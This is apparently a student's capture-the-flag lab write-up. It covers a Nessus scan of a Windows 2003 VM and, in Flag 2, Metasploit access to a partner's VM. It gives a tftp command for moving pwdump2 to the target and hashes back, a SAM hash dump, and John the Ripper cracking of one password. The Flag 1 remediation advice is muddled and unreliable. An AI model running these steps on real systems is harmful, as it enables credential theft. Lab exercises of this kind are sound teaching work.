Capture the flag #4: Vulnerability Analysis


Flag 1

1. Using a Nessus server analyze your Windows 2003 target. Export your report as an html file and include it in your assignment documents you turn in. Explain the risks (only the high and medium risks) associated with your server and how you can reduce or eliminate your exposure to the vulnerability.


**This shows that my windows 2003 target, 192.168.1.204, I did an external scan and I got 17 total concerns 10 low and 7 open ports.**

**Now I didn’t get any High or Medium risks but I did get 10 low, It looks like I have 5 low DCE Services Enumeration. A DCE/RPC service is running on the remote host. How we can fix these is allow UDP packets from DNSSERVER port 53 to WORKSTATION port above 1024 the outlined attack vector will pass through the above rule and succeed. Even personal firewall rules that specify an application will allow these attacks to pass allow UDP packets from DNSSERVER port 53 to WORKSTATION application services.exe**





The HTML Report





Flag 2


Provide screen shots of your progress and success.

1. Create a user called “stealthy” on your Windows 2003 Target VM. Set a password of five or six characters, based on a dictionary word.
2. Work with a partner and without directly accessing the Windows 2003 Target VM, get command line access of your partner’s target VM.
   1. The only information you can obtain from your partner is the IP address of their Target VM.
3. Once you have access, obtain the password file.
4. ONLY crack the password for the “stealthy” user and record the password. Do not crack the password for any other users in the file. Provide a screen shot of your cracking statement and the user. Points will be deducted if all users show. (hint: use the “--users=” option)

Using metasploit to gain access to my target server



Enabling TFTPD



Transferring by doing this:


on target - c:\...>tftp -i "IP of Attack" (get or put) "file name"

on attack look in /tmp


put sends from target to the attack

get sends from attack to the target

use the get pwdump2.exe, samdump.dll--pwddump2 > "".txt



Using pwdump2 to access the SAM file and hashed password inside.



Using John the ripper to brutforce those hashes and get the password for stealthy which is NINJA.

